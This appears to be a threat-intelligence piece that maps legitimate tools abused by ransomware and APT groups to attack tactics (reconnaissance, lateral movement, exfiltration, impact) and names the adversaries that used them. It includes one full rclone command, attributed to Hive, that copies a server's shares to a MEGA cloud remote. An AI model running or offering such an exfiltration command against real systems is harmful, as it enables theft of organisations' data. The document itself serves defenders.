
Reconnaissance

Tool

Advanced Port Scanner

Adversary

Pysa



There are quite a few examples.

Tactic

Lateral Movement

Tool

RemCom

Adversary

Chafer

RemCom is an open source alternative of notorious PsExec (which, by the way, is another example of a legitimate tool used for really bad things, and don't forget about PAExec, CSExec and Winexe)

Tactic


Lateral Movement

Tool

PDQ Deploy

Adversary

AvosLocker



IT asset management software may be deployed by the threat actors or be already available in the compromised network, so it can be easily abused.

Tactic


Lateral Movement

Tool

Putty

Adversary

Pysa



In some cases, the threat actors need to jump to Linux environment to get access or encrypt the most juicy data.

Tactic

Exfiltration

Tool

Rclone

Adversary

Hive

Rclone is a really common tool used for data exfiltration by many ransomware gangs:

```
rclone.exe copy --max-age 3y "\\SERVER\Shares" Mega:DATA -q  
--ignore-existing --auto-confirm --multi-thread-streams 7 --  
transfers 7 --bwlimit 10M
```

Tactic


Exfiltration

Tool

WinSCP

Adversary

REvil



Another tool that enables ransomware affiliates (and not always them) to exfiltrate sensitive data.

Tactic


Exfiltration

Tool

FileZilla

Adversary

LockBit



Some prefer to do it plain and simple, and just use FTP.

Tactic


Exfiltration

Tool

MEGAsync

Adversary

BlackCat



MEGA – one of the most common services used for data exfiltration.

Tactic


Impact

Tool

DiskCryptor

Adversary

Cobalt Mirage



Do threat actors really need ransomware? Not always!



**NO
OFF
ONE
2022**